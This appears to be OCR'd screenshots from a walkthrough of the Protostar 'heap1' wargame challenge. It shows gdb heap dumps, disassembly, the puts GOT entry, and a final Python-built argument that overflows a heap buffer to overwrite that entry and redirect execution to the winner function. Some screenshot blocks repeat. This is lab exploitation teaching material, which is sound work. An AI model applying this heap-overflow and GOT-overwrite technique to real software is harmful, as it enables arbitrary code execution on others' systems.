
```
(gdb) x/80wx 0x8049ffc
0x8049ffc:      0x00000000      0x00000000      0x00000011      0x00000001
0x804a00c:      0x0804a018      0x00000000      0x00000011      0x41414141
0x804a01c:      0x00000000      0x00000000      0x00000011      0x00000002
0x804a02c:      0x0804a038      0x00000000      0x00000011      0x42424242
0x804a03c:      0x00000000      0x00000000      0x00020fc1      0x00000000
0x804a04c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a05c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a06c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a07c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a08c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a09c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ac:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0bc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0cc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0dc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0fc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a10c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a11c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a12c:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/x 0x0804a018
0x804a018:      0x41414141
(gdb) x/x 0x0804a038
0x804a038:      0x42424242
(gdb)
```




```
(gdb) x/80wx 0x8049ffc
0x8049ffc:      0x00000000      0x00000000      0x00000011      0x00000001
0x804a00c:      0x0804a018      0x00000000      0x00000011      0x41414141
0x804a01c:      0x00000000      0x00000000      0x00000011      0x00000002
0x804a02c:      0x0804a038      0x00000000      0x00000011      0x42424242
0x804a03c:      0x00000000      0x00000000      0x00020fc1      0x00000000
0x804a04c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a05c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a06c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a07c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a08c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a09c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ac:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0bc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0cc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0dc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0fc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a10c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a11c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a12c:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/x 0x0804a018
0x804a018:      0x41414141
(gdb) x/x 0x0804a038
0x804a038:      0x42424242
(gdb)
```




```
0x0804853d <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>:  add    eax,0x8
0x08048543 <main+138>:  mov    eax,DWORD PTR [eax]
0x08048545 <main+140>:  mov    edx,eax
0x08048547 <main+142>:  mov    eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>:  mov    eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>:  mov    DWORD PTR [esp+0x4],edx
0x08048552 <main+153>:  mov    DWORD PTR [esp],eax
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  mov    DWORD PTR [esp],0x804864b
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
0x08048567 <main+174>:  ret
End of assembler dump.
(gdb)
```




```
$ objdump -d heap1 | grep -A4 "puts"
080483cc <puts@plt>:
 80483cc:       ff 25 74 97 04 08       jmp    *0x8049774
 80483d2:       68 30 00 00 00          push   $0x30
 80483d7:       e9 80 ff ff ff          jmp    804835c <_init+0x30>

--
 8048561:       e8 66 fe ff ff          call   80483cc <puts@plt>
 8048566:       c9                      leave
 8048567:       c3                      ret
 8048568:       90                      nop
 8048569:       90                      nop
s
   (gdb)
```



```
$ objdump -d heap1 | grep -A4 "puts"
080483cc <puts@plt>:
 80483cc:       ff 25 74 97 04 08       jmp    *0x8049774
 80483d2:       68 30 00 00 00          push   $0x30
 80483d7:       e9 80 ff ff ff          jmp    804835c <_init+0x30>

--
 8048561:       e8 66 fe ff ff          call   80483cc <puts@plt>
 8048566:       c9                      leave
 8048567:       c3                      ret
 8048568:       90                      nop
 8048569:       90                      nop
s
   (gdb)
```



```
(gdb) x/x 0x8049774
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>:    0x08048494
(gdb) p winner
$2 = {void (void)} 0x8048494 <winner>
(gdb)

 8048561:       e8 66 fe ff ff          call   80483cc <puts@plt>
 8048566:       c9                      leave
 8048567:       c3                      ret
 8048568:       90                      nop
 8048569:       90                      nop
s
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>:    0x08048494
(gdb) p winner
$2 = {void (void)} 0x8048494 <winner>
(gdb)
```



```
$ ./heap1 $(python -c 'print "\x90"*20+"\x74\x97\x04\x08"+" "+"\x94\x84\x04\x08"
')
and we have a winner @ 1548016633
$
```